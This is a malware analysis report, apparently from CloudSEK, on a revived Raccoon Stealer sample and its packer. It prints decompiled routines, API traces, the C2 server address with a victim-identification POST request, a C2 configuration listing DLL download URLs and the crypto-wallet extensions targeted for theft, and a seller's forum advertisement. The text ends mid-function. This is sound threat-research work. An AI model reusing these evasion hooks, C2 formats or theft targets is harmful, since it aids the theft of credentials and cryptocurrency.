Recordbreaker: The Resurgence of Raccoon

By No items found.


Published: 2025-08-21 · Archived: 2026-04-05 20:16:47 UTC

- **Researcher: Anandeshwar Unnikrishnan**
- **Editors: Suchita Katira & Hansika Saxena**

An info stealer is malicious software (malware) that seeks to steal private data from a compromised device, including passwords, cookies, autofill information from browsers, and cryptocurrency wallet information.

Since the beginning of 2019, the Raccoon malware has been offered as malware-as-a-service on various cybercrime forums. The Raccoon Stealer group, however, was disbanded in March 2022 as a result of the death of one of its senior developers in the Ukraine-Russia war.

In June 2022, a new version of the Raccoon stealer was identified in the wild by the researchers at Sekoia. Initially, the malware was named "**Recordbreaker**" but was later identified as a revived version of Raccoon stealer. The developer of the Raccoon stealer (MaaS) is very active on underground forums, regularly updating the malware, and posting about the new feature builds on the forum.



We steal, you deal

Seller
9
337 posts
Joined
04/02/19 (ID: 91716)
Activity
вирусология / malware

Posted Wednesday at 02:38 AM (edited)

Update 2.0.1-beta

- Сбор файлов сессии Discord (Билд) + Парсинг токенов на серверной части (наконец-то)
- Поиск сидок (фразы 12+ Слов) в файлах из граббера (происходит на фоне на серверной части)
- Seed phrases в поиске для фильтра логов с мнемониками
- Просмотр сидок прямо в панели, либо в логе (файл seeds.txt)
- Чистка (Win Def - клин)

- Исправлен подсчет дней при продлении лицензии
- Добавлен индикатор сборки архива для MultiDownload
- Немного доработана форма авторизации

- Восстановлена работа основного джаббер сервера

Контакты:
https://t (~11.00-0.00 MSK)
https://t .00 - 0.00 MSK)
https://t 19.00 MSK)
(~8.00-0.00 MSK)

Скриншоты под спойлером:

Post describing the technical details of recent samples and modifications made in the Raccoon Stealer

The Malware

Raccoon samples have been spotted in the wild on numerous occasions. While some of these were protected by commercial code protectors like VmProtect and Themida, others were seen packed in popular community packers like Armadillo.

CloudSEK's telemetry was able to pick up a very interesting Raccoon sample that employed very effective anti-analysis and anti-debugging techniques to foil analysis attempts. The sample covered in this report is unique in terms of the deployment of the malware.

The Malware Deployment

The packer used to obfuscate the stealer is specifically designed to perform the two main tasks:

- Identify sandbox and debugging
- Perform hooking in order to control transfer to the stealer

The Process of Anti Analysis & Anti Debugging

- For detecting sandboxed environments, especially virtual environments, the packer makes use of **Read Time Stamp Counter (RDTSC)**, a very well known CPU instruction used to detect VM by calculating the time difference (delta) between two calls to RDTSC. RDTSC has also been observed, querying system information like the firmware information table to identify VMs.
- To prevent anti-debugging, the malware includes process-level debug checks and sets the main thread hidden from the debugger.

Malicious Hooks

The malware's API trace provided a greater understanding of the internals of the packer, without having to spend much time in a debugger. A very interesting behavior found in the trace log is shown below.

- The threads in the current process are enumerated by using the following APIs:
  - ***kernel32!CreateToolhelp32Snapshot***
  - ***kernel32!Thread32Next***
- The threads are then opened and suspended.
- Once the threads are suspended, some memory is allocated and data is added to it.
- Finally, the memory protections are changed from RWX to RX.

```
Thread32Next (hSnapshot=0xa8, lpte=0x19f4a4) returned 1
Thread32Next (hSnapshot=0xa8, lpte=0x19f4a4) returned 1
Thread32Next (hSnapshot=0xa8, lpte=0x19f4a4) returned 1
Thread32Next (hSnapshot=0xa8, lpte=0x19f4a4) returned 1
OpenThread (dwDesiredAccess=0x2, bInheritHandle=0, dwThreadId=0xfd8) returned 0xac
RtlAllocateHeap (HeapHandle=0x2c20000, Flags=0x0, Size=0x4) returned 0x2c20988
CloseHandle (hObject=0xa8) returned 1
SuspendThread (hThread=0xac) returned 0x0
RtlAllocateHeap (HeapHandle=0x2c20000, Flags=0x0, Size=0xc) returned 0x2c20998
RtlAllocateHeap (HeapHandle=0x2c20000, Flags=0x0, Size=0xa) returned 0x2c209b0
GetModuleHandleA (lpModuleName="ntdll.dll") returned 0x77ae0000
RtlAllocateHeap (HeapHandle=0x2c20000, Flags=0x0, Size=0xc) returned 0x2c209c8
RtlAllocateHeap (HeapHandle=0x2c20000, Flags=0x0, Size=0x17) returned 0x2c209e0
RtlAllocateHeap (HeapHandle=0x2c20000, Flags=0x0, Size=0x10) returned 0x2c20a00
GetSystemInfo (in: lpSystemInfo=0x19ef58 | out: lpSystemInfo=0x19ef58*(dwOemId=0x0, wProcessorArchitecture=0x0, wReserved=0x0, dwPage
VirtualAlloc (lpAddress=0x0, dwSize=0x1000, flAllocationType=0x3000, flProtect=0x40) returned 0x6e0000
GetCurrentProcess () returned 0xffffffff
WriteProcessMemory (in: hProcess=0xffffffff, lpBaseAddress=0x6e0005, lpBuffer=0x19ef3c*, nSize=0x5, lpNumberOfBytesWritten=0x0 | out:
GetCurrentProcess () returned 0xffffffff
WriteProcessMemory (in: hProcess=0xffffffff, lpBaseAddress=0x6e000f, lpBuffer=0x19ef7c*, nSize=0x6, lpNumberOfBytesWritten=0x0 | out:
GetCurrentProcess () returned 0xffffffff
WriteProcessMemory (in: hProcess=0xffffffff, lpBaseAddress=0x77b571a0, lpBuffer=0x19ef3c*, nSize=0x5, lpNumberOfBytesWritten=0x0 | ou
GetCurrentProcess () returned 0xffffffff
VirtualProtect (in: lpAddress=0x6e0000, dwSize=0x1000, flNewProtect=0x20, lpflOldProtect=0x19ef84 | out: lpflOldProtect=0x19ef84*=0x4
GetCurrentProcess () returned 0xffffffff
```

API trace present in the malware

The above sequence of operations is performed twice, and then the packer resumes the suspended threads.






Image of the packer resuming the suspended threads

The data written by the malware was retrieved by CloudSEK's researchers with the help of instrumentation.


- As shown in the image below, a call was made to ***kernel32!WriteProcessMemory*** was intercepted to see the passed data. It is interesting to note that the ***lpAddress*** parameter in both calls points to ***ntdll.dll*** in the memory of the malware. A total of **five bytes** of data was written in the memory region of the loaded ntdll.






Hooking the NT API Calls

- The written data is a **JMP** (jump) instruction, followed by a specific address that points to one of the segments in the packer.






Updated function entry after hooking

Hooking plays a major role in the stealer loading phase and the packer is hooking the following two APIs:

- ***ntdll!DbgUiRemoteBreakin*** – The hooked *DbgUiRemoteBreakin* will take the control flow to exit. This is another anti-debugging technique in which, the targeted API is used mainly by Windows debuggers to do a software break. Hence, the packer redirects the flow, which leads to the termination of the malware.
- ***ntdll!ZwProtectVirtualMemory –*** If the above doesn't happen, the packer makes a call to *ntdll!ZwProtectVirtualMemory* and deploys the Raccoon Stealer v2 on the target system.

Experimenting with the return values of the ***kernel32!WriteProcessMemory*** call during analysis helped to confirm the hooking of *ntdll!ZwProtectVirtualMemory*, which is a crucial step in the infection process. Failure to hook *ntdll!ZwProtectVirtualMemory* causes the malware to terminate and the following warning to appear.



Warning popup triggered upon failure of hooking

This behavior is not observed when the malware fails to hook *ntdll!DbgUiRemoteBreakin*, as the program doesn't get terminated.

The Malware Execution

Dynamic API Loading

Once Raccoon Stealer is executed, APIs are dynamically loaded into the memory. These APIs are later used by the malware to perform malicious activities on the compromised machine.

```
result = LoadLibraryW(L"kernel32.dll");
hModule = result;
if ( result )
{
  LoadLibraryW_0 = (HMODULE (__stdcall *)(LPCWSTR))GetProcAddress(result, "LoadLibraryW");
  v1 = LoadLibraryW_0(L"Shlwapi.dll");
  v5 = LoadLibraryW_0(L"Ole32.dll");
  v3 = LoadLibraryW_0(L"WinInet.dll");
  v7 = LoadLibraryW_0(L"Advapi32.dll");
  v6 = LoadLibraryW_0(L"User32.dll");
  v4 = LoadLibraryW_0(L"Crypt32.dll");
  v2 = LoadLibraryW_0(L"Shell32.dll");
  LoadLibraryW_0(L"Bcrypt.dll");
  GetProcAddress_0 = (FARPROC (__stdcall *)(HMODULE, LPCSTR))GetProcAddress(hModule, "GetProcAddress");
  dword_B9E044 = (int)GetProcAddress_0(hModule, "GetCurrentProcess");
  dword_B9E158 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress_0(hModule, "GetEnvironmentVariableW");
  dword_B9E148 = (int)GetProcAddress_0(hModule, "GetFileSize");
  dword_B9E128 = (int)GetProcAddress_0(hModule, "GetDriveTypeW");
  dword_B9E0B8 = (int)GetProcAddress_0(hModule, "GetLastError");
  dword_B9E0AC = (int)GetProcAddress_0(hModule, "GetLocaleInfoW");
  dword_B9E140 = (int)GetProcAddress_0(hModule, "GetLogicalDriveStringsW");
  dword_B9E074 = (int)GetProcAddress_0(hModule, "GetModuleFileNameW");
  dword_B9E10C = (int)GetProcAddress_0(hModule, "GetSystemWow64DirectoryW");
  dword_B9E050 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress_0(hModule, "GetUserDefaultLocaleName");
  dword_B9E024 = (int)GetProcAddress_0(hModule, "GetTimeZoneInformation");
  dword_B9E098 = (int)GetProcAddress_0(hModule, "GlobalAlloc");
  dword_B9E0E0 = (int)GetProcAddress_0(hModule, "GlobalFree");
  dword_B9E030 = (int)GetProcAddress_0(hModule, "GlobalMemoryStatusEx");
  dword_B9E0C0 = (int)GetProcAddress_0(hModule, "CloseHandle");
  dword_B9E040 = (int)GetProcAddress_0(hModule, "CreateFileW");
  dword_B9E104 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress_0(hModule, "CreateMutexW");
  dword_B9E178 = (int)GetProcAddress_0(hModule, "CopyFileW");
  dword_B9E0F8 = (int (__stdcall *)(_DWORD))GetProcAddress_0(hModule, "DeleteFileW");
  dword_B9E07C = (int)GetProcAddress_0(hModule, "FindClose");
  dword_B9E01C = (int)GetProcAddress_0(hModule, "FindFirstFileW");
  dword_B9E144 = (int)GetProcAddress_0(hModule, "FindNextFileW");
  dword_B9E09C = (int)GetProcAddress_0(hModule, "CreateToolhelp32Snapshot");
  GetProcAddress_0(hModule, "HeapFree");
  dword_B9E028 = (int (__stdcall *)(_DWORD))GetProcAddress_0(hModule, "ExitProcess");
  dword_B9E164 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress_0(hModule, "OpenMutexW");
  dword_B9E060 = (int)GetProcAddress_0(hModule, "OpenProcess");
  dword_B9E0CC = (int (__stdcall *)(_DWORD))GetProcAddress_0(hModule, "LocalFree");
  dword_B9E048 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress_0(hModule, "LocalAlloc");
  dword_B9E0B0 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_0(
                                                                                      hModule,
                                                                                      "MultiByteToWideChar");
  dword_B9E08C = (int)GetProcAddress_0(hModule, "ReadFile");
  dword_B9E108 = (int)GetProcAddress_0(hModule, "Process32First");
  dword_B9E080 = (int)GetProcAddress_0(hModule, "Process32Next");
  dword_B9E0DC = (int (__stdcall *)(_DWORD))GetProcAddress_0(hModule, "SetCurrentDirectoryW");
  dword_B9E15C = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress_0(hModule, "SetEnvironmentVariableW");
```

Code responsible for runtime dynamic linking of DLLs

String Decoding

After successfully loading the libraries, the stealer decodes all the strings in memory. The previous versions of the stealer used RC4 decryption to encrypt the strings.

```
for ( i = 0; i < 256; ++i )
{
  v9 = this[i];
  v6 = (v9 + *(char *)(i % v5 + a4) + v6) % 256;
  this[i] = this[v6];
  this[v6] = v9;
}
```

RC4 decryption routine used in the old malware samples

However, the recent version uses a custom XOR-based encoding to encrypt the strings.

```
16    do
17    {
18      v7 = *(_BYTE *)(v5 % lstrlenA(a1) + a1);
19      v8 = (_BYTE *)(v5 + v4);
20      v9 = v7 ^ *(_BYTE *)(v6 + v5 + v4);
21      ++v5;
22      *v8 = v9;
23    }
24    while ( v5 < a3 );
25  }
26  return v4;
27}
```

Custom XOR encoding used in new malware samples

Russian Language Detection

The stealer calls the ***kernel32!GetDefaulLocaleName*** to retrieve the system language (locale name), and then checks it against the string ***"RU"***. In case of a positive match, no logic is implemented for execution, which shows that the malware is still under development. In the future, we can expect the stealer to terminate itself after a match is found.

Mutex

After the locale name check, the stealer looks for any active malware samples, by calling ***kernel32.OpenMutexW***. If an active malware process is found, the current malware execution is terminated, else a new mutex is created on the system.

```
70  }
71  if ( OpenMutexW_ptr(2031617, 0, L"iqroq5112542785672901323") )
72    ExitProcess_ptr(2);
73  else
74    CreateMutex_ptr(0, 0, L"iqroq5112542785672901323");
75  if ( Admin_Check() )
76    Process_enum();
```

Code responsible for mutex creation

> Also Read [Technical Analysis of Bumblebee Malware Loader]

Admin Check

Once the Mutex is created, Raccoon checks the privileges of the user process by following the steps below:

- ***Advapi32.OpenProcess*** *is called to obtain a* handle to the process token.
- ***Advapi32.GetTokenInformation*** is called on the acquired process token handle by passing *TOKEN_USER* as the value for *TokenInformationClass* parameter, which returns a **user SID** structure.
- The SID structure is converted to a string by calling ***Advapi32!ConvertSidToStringSidW***.
- The SID string is compared with the value **"S-1-5-18"**, the SID value for **Local/SYSTEM** or members in the **Local Admin** group.
- If the user process is elevated, the value 0 is returned.

```
int Admin_Check()
{
  int (__stdcall *v0)(int); // esi
  int hToken; // eax
  int v2; // esi
  _DWORD *buff; // edi
  int sid; // [esp+8h] [ebp-Ch] BYREF
  int TokenHandle; // [esp+Ch] [ebp-8h] BYREF
  int v7; // [esp+10h] [ebp-4h] BYREF

  v7 = 0;
  v0 = (int (__stdcall *)(int))dword_2AE120;
  hToken = OpenProcessToken_Ptr(8, &TokenHandle);
  if ( !v0(hToken) )
    return 0;
  v2 = 1;
  if ( !GetTokenInformation_Ptr(TokenHandle, 1, 0, v7, &v7) && GetLastError_Ptr() != 122 )
    return 0;
  buff = (_DWORD *)GlobalAlloc_Ptr(64, v7);
  if ( !GetTokenInformation_Ptr(TokenHandle, 1, buff, v7, &v7) )
    return 0;
  sid = 0;
  if ( !ConvertSidToStringSidW(*buff, &sid) )
    return 0;
  if ( dword_2AE114(dword_2AE464, sid) )        // checks if sid == "S-1-5-18"
    v2 = 0;
  GlobalFree(buff);
  return v2;
}
```

Administrator check performed by the stealer

Process Enumeration

If the process is elevated, the processes running on the system are enumerated as shown below:

- ***Kernel32!CreateToolhelp32Snapshot*** is called by passing the flag TH32CS_SNAPPROCESS to include all processes running on the system in the snapshot.
- *The* ***Kernel32!Process32First*** and ***Kernel32!Process32Next*** APIs are used to walk through the snapshot which contains the information of processes running on the system.

```
int Process_enum()
{
  int v0; // esi
  int result; // eax
  int v2[139]; // [esp+4h] [ebp-22Ch] BYREF

  v0 = CreateToolhelp32Snapshot_Ptr(2, 0);
  v2[0] = 556;
  result = Process32First_Ptr(v0, v2);
  if ( result )
  {
    while ( Process32Next_Ptr(v0, v2) )
      ;
    result = 1;
  }
  return result;
}
```

Process enumeration done by the malware

It is interesting to note that the result returned (1/0) is not used anywhere by Raccoon. The main reason behind this may be the strong likelihood that the malware is still being actively developed, and some changes to the code of future Raccoon samples should be anticipated.

> Also to Read [Raccoon Stealer Malware Threat Intel Advisory]

C2 Network

Attackers employ a set of tools and procedures known as command and control infrastructure, usually abbreviated as C2 or C&C, to keep in touch with compromised devices after the initial access has been gained. The Raccoon stealer calls home for the first time by sending a unique string to the C2. The string, for the communication, is crafted with the following information:

- **Machine GUID** retrieved from the following location in the registry:

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography

- The **username,** fetched via the *Advapi32!GetUserNameW* API.
- The **configuration ID**, which is decoded using the RC4 key in some samples and a unique alphanumeric string in others.

machineID=<GUID>|<username>&configID=<ID>

Format of the victim profile sent to the C2

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: mozzzzzzzzzz
Host: 193.56.146.177
Content-Length: 94
Connection: Keep-Alive
Cache-Control: no-cache

machineId=b2166e63-f532-4307-9496-d99d265daf1e|     &configId=afb5c633c4650f69312baef49db9dfa4HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 13 Aug 2022 20:22:24 GMT
```

The HTTP POST request and the victim identification data sent by Raccoon Stealer to the C2

C2 Configuration

The Raccoon stealer uses the following C2 identifier tags to control the behavior of the stealer.

Identifier	Description
libs_	***Library PE/DLL to download***
ews_	***Browser Extensions***
wlts_	***Crypto Wallets Stealing***
sstmnfo_	***Collects SystemInformation and list of Installed Applications***
scrnsht_	***Takes Screenshot***
tlgrm_	***Steals data from Telegram Desktop***
grbr_	***Password Grabber***
dscrd_	***Discord Stealer***
ldr_	***Launches additional payloads like RATs***
token	***Unique identifier for tracing campaign***

```
libs_nss3:http://193.56.146.177/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://193.56.146.177/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://193.56.146.177/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dl
libs_mozglue:http://193.56.146.177/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://193.56.146.177/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://193.56.146.177/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://193.56.146.177/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*;*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*;cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*;*cache*,*dictionar*,*sqlite*
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmnfo_System Info.txt:System Information:
|Installed applications:
|
wlts_daedalus:Daedalus;26;Daedalus Mainnet;*;log*,*cache,chain,dictionar*
wlts_mymonero:MyMonero;26;MyMonero;*;*cache*
wlts_xmr:Monero;5;Monero\\wallets;*.keys;-
wlts_wasabi:Wasabi;26;WalletWasabi\\Client;*;*tor*,*log*
ews_metax:mcohilncbfahbmgdjkbpemcciiolgcge;MetaX;Local Extension Settings
ews_xdefi:hmeobnfnfcmdkdcmlblgagmfpfboieaf;XDEFI;IndexedDB
ews_waveskeeper:lpilbniiabackdjcionkobglmddfbcjo;WavesKeeper;Local Extension Settings
ews_solflare:bhhhlbepdkbapadjdnnojkbgioiodbic;Solflare;Local Extension Settings
ews_rabby:acmacodkjbdgmoleebolmdjonilkdbch;Rabby;Local Extension Settings
ews_cyano:dkdedlpgdmmkkfjabffeganieamfklkm;CyanoWallet;Local Extension Settings
ews_coinbase:hnfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDB
ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings
ews_khc:hcflpincpppdclinealmandijcmnkbgn;KHC;Local Extension Settings
ews_tezbox:mnfifefkajgofkcjkemidiaecocnkjeh;TezBox;Local Extension Settings
ews_coin98:aeachknmefphepccionboohckonoeemg;Coin98;Local Extension Settings
ews_temple:ookjlbkiijinhpmnjffcofjonbfbgaoc;Temple;Local Extension Settings
ews_iconex:flpiciilemghbmfalicajoolhkkenfel;ICONex;Local Extension Settings
ews_sollet:fhmfendgdocmcbmfikdcogofphimnkno;Sollet;Local Extension Settings
ews_clover:nhnkbkgjikgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings
ews_polymesh:jojhfeoedkpkglbfimdfabpdfjaoolaf;PolymeshWallet;Local Extension Settings
ews_neoline:cphhlgmgameodnhkjdmkpanlelnlohao;NeoLine;Local Extension Settings
ews_keplr:dmkamcknogkgcdfhhbddcghachkejeap;Keplr;Local Extension Settings
ews_terra_e:ajkhoeiiokighlmdnlakpjfoobnjinie;TerraStation;Local Extension Settings
ews_terra:aiifbnbfobpmeekipheeijimdpnlpgpp;TerraStation;Local Extension Settings
```

11 client pkts, 11 server pkts, 21 turns.

C2 configuration fetched by the malware

Fetching Library

Once the stealer obtains the C2 configuration from the C2, it starts to parse the configuration, searching for the **libs_** identifier to download the legitimate library files such as:

- ns33.dll
- msvcp140.dll
- vcruntime140.dll
- mozglue.dll

- freeble.dll
- softok3.dll
- sqlite3.dll

These are downloaded into the **User\AppData\LocalLow** directory and are not loaded into memory.

Destination	Protocol	Length	Info
193.56.146.177	HTTP	362	POST / HTTP/1.1 (application/x-www-form-urlencoded)
10.0.2.15	HTTP	752	HTTP/1.1 200 OK (text/html)
193.56.146.177	HTTP	238	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1
10.0.2.15	HTTP	570	HTTP/1.1 200 OK
193.56.146.177	HTTP	242	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1
10.0.2.15	HTTP	468	HTTP/1.1 200 OK
193.56.146.177	HTTP	246	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1
10.0.2.15	HTTP	815	HTTP/1.1 200 OK
193.56.146.177	HTTP	241	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1
10.0.2.15	HTTP	1340	HTTP/1.1 200 OK
193.56.146.177	HTTP	241	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1
10.0.2.15	HTTP	268	HTTP/1.1 200 OK
193.56.146.177	HTTP	242	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1
10.0.2.15	HTTP	736	HTTP/1.1 200 OK
193.56.146.177	HTTP	241	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1
10.0.2.15	HTTP	981	HTTP/1.1 200 OK

Legitimate DLLs downloaded by the malware

The malware loads the necessary DLLs into memory, during the information-stealing process, and dynamically resolves various functions. The images below depict the dynamic API loading from sqlite.dll and ns33.dll respectively.

```
111     sqlite3_prepare_v2_ptr = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_Ptr(
112                                                                                       sqlite_DLL,
113                                                                                       dword_2AE1C4);
114     sqlite3_open16_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(sqlite_DLL, dword_2AE1F8);
115     sqlite3_close_ptr = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(sqlite_DLL, dword_2AE208);
116     sqlite3_step_ptr = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(sqlite_DLL, dword_2AE230);
117     sqlite3_finalize_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(sqlite_DLL, dword_2AE1E0);
118     sqlite3_column_text16_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(sqlite_DLL, dword_2AE1C0);
119     sqlite3_column_bytes16_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(sqlite_DLL, dword_2AE224);
120     sqlite3_column_blob_ptr = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(sqlite_DLL, dword_2AE1B0);
```

Runtime dynamic loading of sqlite.dll

```
BOOL __thiscall sub_2A65D8(void *ns33_DLL)
{
  if ( ns33_DLL )
  {
    NSS_Init = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE2B4);
    NSS_Shutdown = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE3E0);
    PK11_GetInternalKeySlot = (int (*)(void))GetProcAddress_Ptr(ns33_DLL, dword_2AE41C);
    PK11_FreeSlot = (int (__cdecl *)(_DWORD))GetProcAddress_Ptr(ns33_DLL, dword_2AE36C);
